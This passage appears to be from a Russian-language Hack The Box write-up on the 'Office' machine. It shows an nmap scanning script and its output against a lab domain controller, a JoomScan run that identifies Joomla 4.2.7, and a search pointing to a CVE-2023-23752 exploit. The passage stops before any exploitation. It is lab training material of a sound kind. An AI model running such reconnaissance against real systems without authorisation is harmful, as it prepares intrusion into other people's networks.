
Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for office.htb (10.10.11.3)
Host is up (0.11s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-20 00:28:05Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
443/tcp  open  ssl/http      Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: office.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.office.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.office.htb
| Not valid before: 2023-05-10T12:36:58
|_Not valid after:  2024-05-09T12:36:58
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Hosts: DC, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

Сканер нашел множество открытых портов, что вполне естественно для контроллера домена:


- `53` — DNS;
- `80` (HTTP) — веб-сервер Apache httpd 2.4.56;
- `88` — Kerberos;
- `139` — служба сеансов NetBIOS, NetLogon;
- `389` — LDAP;
- `443` (HTTPS) — веб-сервер Apache httpd 2.4.56;
- `445` — SMB;
- `464` — служба смены пароля Kerberos;
- `593` (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- `636` — LDAP с шифрованием SSL или TLS;
- `3268` (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- `3269` (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- `5985` — служба удаленного управления WinRM;
- `9389` — веб-службы AD DS.

Как правило, в таких случаях первым делом стоит смотреть SMB, но на веб-сервере развернута Joomla, а она может быть уязвима.

ТОЧКА ВХОДА

Когда имеем дело с Joomla, первым делом следует использовать специализированный сканер — **JoomScan**.


```
joomscan -u http://10.10.11.3
```



```
~/tmp/HTB/office
joomscan -u http://10.10.11.3

    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(  )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.10.11.3 ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.7
```

Результат сканирования CMS Joomla

Определяем версию (4.2.7) и тут же пробуем найти для нее эксплоиты. Первым делом идем в Google.



Joomla 4.2.7 exploit

Результатов: примерно 1 460 (0,61 сек.)

GitHub
https://github.com › Pushkarup · Перевести эту страницу
Exploit for CVE-2023-23752 (4.0.0 <= Joomla <= 4.2.7).
20 мар. 2023 г. — This **Exploit** and Proof of Concept (PoC) is presented solely for educational and informational purposes. The intent behind sharing this is to ...

